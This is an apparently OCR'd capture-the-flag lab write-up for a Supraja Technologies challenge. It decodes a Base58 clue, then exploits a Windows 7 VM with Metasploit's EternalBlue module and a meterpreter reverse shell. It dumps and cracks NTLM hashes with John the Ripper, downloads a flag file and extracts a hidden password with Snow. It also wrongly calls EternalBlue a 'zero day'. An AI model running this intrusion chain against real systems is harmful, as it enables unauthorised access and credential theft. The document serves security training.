
TASK-1:

1. TITLE: Find the Flag {******} that is in the Vulnerable System

2. OBJECTIVE OF THE TASK: To find or decode for the given encrypt message provided at the question.

3. STEP BY STEP PROCEDURE:

1. Now open the question and access the code in it.



spy agent has sent information stating that a hacker is attempting to exploit a vulnerability in our security system. We must identify the threat and report it to the appropriate organization before they can find the vulnerability. Please use the below mentioned checksums after entering them into the system. They will help you check if any files have been modified or not. Checking the checksums will help you identify if any files have been altered. Before that observe this page carefully to get the lead for you to move forward, And the data hidden in this page was ecrypted and hidden.

- E30AEE0086E19B8339E87D763417516F
- 001238F30D26848B1757C08D91CD9A77
- 86FC16B9EE4D51318751C404C8757BF1
- DA97A5AA74238FC464D637DB373CA2B4
- E75A8890253464D0C99560E62220536E

- Complete the challenge objectives using your skills.
- Note: This Particular task based on Cryptography, Password Cracking, Steganography & System Hacking.

Drag Here !!!

PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6JHgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY2ZbFKQynvrBKHqtR2L6

Designed By

Supraja Technologies -- Happy Hacking!


Contact

+91 9550055338 | contact@suprajatechnologies.com

2. Now go to the cyber chef and access the magic feature to decode the given encrypt message.

Encrypt message:
PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6JHgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY2ZbFKQynvrBKHqtR2L6

URL decode: **https://drive.google.com/file/d/12XaretL-z-legDhKouseyHHt0nWBLRq2/view?usp=sharing**



https://cyberchef.org/#recipe=Magic(3,false,false,'')&input=UEI4cm84MlpwWlAxZVhyZGhtNUpaZzg0TE56c2oxblZtYTRaRnFGVWdvM0F2TTZKSGd3RGd4c3ZEZ1R4UDd0Nzh6Wm42Q0VFd...

Magic

Depth 3

□ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)

☑ Auto Bake

```
PB8ro82ZpZP1eXrdhm5JZg84LNzsj1nVma4ZFqFUgo3AvM6JHgwDgxsvDgTxP7t78zZn6CEEv2JHwVCMA7PCsxpXFGNQY2
ZbFKQynvrBKHqtR2L6
```

abc 112 ≡ 1 Raw Bytes LF

Recipe (click to load)	Result snippet	Properties
From_Base58('123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz',false)	https://drive.google.com/file/d/12XaretL-z-legDhKouseyHHt0nWBLRq2/view?usp=sharing	Matching ops: From Base85 Valid UTF8 Entropy: 5.00

abc 0 ≡ 1 30ms Raw Bytes LF

3. Now we done the download of the ova file from the drive.

TASK-2:

1. TITLE: Gaining Access

2. Objective of the task: here we need to gain access the ova file and retrieve the passwords.

3. Step by Step procedure:


1. First access the files and then set in Nat network.

2. Then use the net discover to retrieve ip


3. Now use the eternal blue zero day vulnerability exploit to enter into the system

4. Now hash dump command to retrieve the cipher text to decrypt


5. Now we use john the ripper tool to retrieve the password of the system.




```
 IP            At MAC Address     Count     Len  MAC Vendor / Hostname
10.0.2.12      08:00:27:b2:3b:6f     25    1500  PCS Systemtechnik GmbH
10.0.2.3       08:00:27:a1:70:24      3     180  PCS Systemtechnik GmbH
```




```
                 ##     ##   ##    ##
                         https://metasploit.com

       =[ metasploit v6.3.43-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.11        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.12
RHOSTS ⇒ 10.0.2.12
msf6 exploit(windows/smb/ms17_010_eternalblue) > RUN
[-] Unknown command: RUN
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.0.2.11:4444
```



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1001:aad3b435b51404eeaad3b435b51404ee:4b4c6103c8db4c1ec9ed9ece21ddcd0c:::
Supraja Technologies:1002:aad3b435b51404eeaad3b435b51404ee:328727b81ca05805a68ef26acb252039:::
meterpreter > 
```



```
┌──(kali㉿kali)-[~]
└─$ nano suprajapassword.txt

┌──(kali㉿kali)-[~]
└─$ john --format=NT suprajapassword.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
1234567          (?)
1g 0:00:00:00 DONE 2/3 (2024-12-11 16:55) 20.00g/s 9600p/s 9600c/s 9600C/s leslie..boston
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
```



Microsoft Windows

You must restart your computer to apply these changes

Before restarting, save any open files and close all programs.

TASK-3:

1. TITLE: Crack password

2. Objective of the task: here we need to gain access the ova file and retrieve the passwords then go to the windows 7 and retrieve the flag.

3. Step by Step procedure:


1. First access the files in the windows 7

2. Then go to the section and take the file to kali


3. Now use the eternal blue zero day vulnerability exploit to enter into the system and take the file.

4. Now we download file and transfer to our main system because to snow tool.


5. Now we done the all and using snow we get the password to crack the file.



```
meterpreter > cd
cd $Recycle.Bin\\                 cd PerfLogs\\                     cd Program\ Files\ (x86)\\        cd Recovery\\                     cd Users\\
cd Documents\ and\ Settings\\     cd ProgramData\\                  cd Program\ Files\\               cd System\ Volume\ Information\\  cd Windows\\
meterpreter > cd
cd $Recycle.Bin\\                 cd PerfLogs\\                     cd Program\ Files\ (x86)\\        cd Recovery\\                     cd Users\\
cd Documents\ and\ Settings\\     cd ProgramData\\                  cd Program\ Files\\               cd System\ Volume\ Information\\  cd Windows\\
meterpreter > cd Program\ Files\ (x86)\\
meterpreter > ls
Listing: C:\Program Files (x86)
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  4096  dir   2009-07-13 23:20:08 -0400  Common Files
040777/rwxrwxrwx  0     dir   2024-04-15 03:03:12 -0400  Flag
040777/rwxrwxrwx  4096  dir   2011-04-12 04:17:53 -0400  Internet Explorer
040777/rwxrwxrwx  0     dir   2009-07-14 01:32:38 -0400  MSBuild
040777/rwxrwxrwx  0     dir   2009-07-14 01:32:38 -0400  Reference Assemblies
040777/rwxrwxrwx  0     dir   2009-07-14 00:57:06 -0400  Uninstall Information
040777/rwxrwxrwx  0     dir   2011-04-12 04:17:53 -0400  Windows Defender
040777/rwxrwxrwx  0     dir   2011-04-12 04:17:53 -0400  Windows Mail
040777/rwxrwxrwx  4096  dir   2011-04-12 04:17:53 -0400  Windows Media Player
040777/rwxrwxrwx  0     dir   2009-07-14 01:32:38 -0400  Windows NT
040777/rwxrwxrwx  0     dir   2011-04-12 04:17:53 -0400  Windows Photo Viewer
040777/rwxrwxrwx  0     dir   2010-11-20 22:31:38 -0500  Windows Portable Devices
040777/rwxrwxrwx  0     dir   2011-04-12 04:17:53 -0400  Windows Sidebar
100666/rw-rw-rw-  174   fil   2009-07-14 00:54:24 -0400  desktop.ini

meterpreter > cd Flag
meterpreter > ls
Listing: C:\Program Files (x86)\Flag
====================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  4998  fil   2024-04-15 03:03:13 -0400  CR4CK-M3.docx

meterpreter > download CR4CK-M3.docx
[*] Downloading: CR4CK-M3.docx → /home/kali/CR4CK-M3.docx
[*] Downloaded 4.88 KiB of 4.88 KiB (100.0%): CR4CK-M3.docx → /home/kali/CR4CK-M3.docx
[*] Completed  : CR4CK-M3.docx → /home/kali/CR4CK-M3.docx
meterpreter >
```



```
┌──(root㉿kali)-[/home/kali]
└─# ls
CR4CK-M3.docx  Desktop  Documents  Downloads  flag.txt  Music  Pictures  Public  PyPhisher  report.txt  sqlmap  suprajapassword.txt  Templates  vasu  Videos

┌──(root㉿kali)-[/home/kali]
└─# mv CR4CK-M3.docx /home/kali/Desktop

┌──(root㉿kali)-[/home/kali]
└─#
```



```
C:\Users\linga\OneDrive\Desktop\Snow\Snow>snow -C CR4CK-M3.docx
{P@ssw0rd_3xp1r3d}
C:\Users\linga\OneDrive\Desktop\Snow\Snow>
```